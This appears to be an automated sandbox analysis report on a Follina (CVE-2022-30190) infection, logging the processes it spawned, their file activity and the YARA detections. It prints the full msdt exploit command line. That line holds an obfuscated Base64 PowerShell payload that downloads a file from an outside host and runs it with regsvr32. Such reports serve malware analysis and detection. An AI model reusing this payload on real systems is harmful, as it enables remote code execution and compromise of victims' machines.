Target ID:	9
Start time:	17:40:06
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwAHMAOgAvAC8AYQBsAHMALQBvAG4AbABpAG4AZQAuAG8AcgBnAC8ASgBRAFcAagA3ADgALwBZAC4AcABuAGcAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXABGAHIAbwBzAC4AcABvAHMAdABlAHIAOwByAGUAZwBzAHYAcgAzADIAIAAkAHAAXABGAHIAbwBzAC4AcABvAHMAdABlAHIA'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x100000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.729808859.0000000002830000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.729847278.0000000002838000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.729643897.00000000026B0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000009.00000002.730773001.0000000002AB0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	12BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_1E77363F-504C-4209-B6D1-CD443D21BB40_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	12BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_1E77363F-504C-4209-B6D1-CD443D21BB40_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	12B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6332**, Parent PID: **4940**

General

Target ID:	18
Start time:	17:40:43
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qe5jzpda\qe5jzpda.cmdline
Imagebase:	0xda0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DFE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP	success or wait	1	E19793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	E1967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qe5jzpda\qe5jzpda.cmdline	unknown	358	success or wait	1	DFE638	ReadFile
C:\Users\user\AppData\Local\Temp\qe5jzpda\qe5jzpda.0.cs	unknown	5944	success or wait	1	DFE638	ReadFile

Analysis Process: cvtres.exe PID: **5056**, Parent PID: **6332**

General

Target ID:	19
Start time:	17:40:46
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES374A.tmp" "c:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP"
Imagebase:	0x1300000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5160**, Parent PID: **4940**

General

Target ID:	21
Start time:	17:40:50
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\xwo13jpt\xwo13jpt.cmdline
Imagebase:	0xda0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DFE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP	success or wait	1	E19793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	E1967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xwo13jpt\xwo13jpt.cmdline	unknown	358	success or wait	1	DFE638	ReadFile
C:\Users\user\AppData\Local\Temp\xwo13jpt\xwo13jpt.0.cs	unknown	791	success or wait	1	DFE638	ReadFile

Analysis Process: cvtres.exe PID: **5412**, Parent PID: **5160**

General

Target ID:	22
Start time:	17:40:52
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4C97.tmp" "c:\Users\user\AppData\Local\Temp\xwo13jpt\CSC9D13466D68BE46EAAB5DAAD8B4EDFE4C.TMP"
Imagebase:	0x1300000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **6868**, Parent PID: **4940**

General	
Target ID:	27
Start time:	17:41:14
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\Fros.poster
Imagebase:	0x1c0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Fros.poster	unknown	64	end of file	1	1C1909	ReadFile

Analysis Process: csc.exe PID: **1500**, Parent PID: **4940**

General	
Target ID:	28
Start time:	17:41:16
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ddzr0cba\ddzr0cba.cmdline
Imagebase:	0xda0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DFE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP	success or wait	1	E19793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	E1967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ddzr0cba\ddzr0cba.cmdline	unknown	358	success or wait	1	DFE638	ReadFile
C:\Users\user\AppData\Local\Temp\ddzr0cba\ddzr0cba.0.cs	unknown	11965	success or wait	1	DFE638	ReadFile

Analysis Process: cvtres.exe PID: **6880**, Parent PID: **1500**

General

Target ID:	29
Start time:	17:41:18
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB3CD.tmp" "c:\Users\user\AppData\Local\Temp\ddzr0cba\CSC44E4BCADDF3245FBA3B96135AF703040.TMP"
Imagebase:	0x1300000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly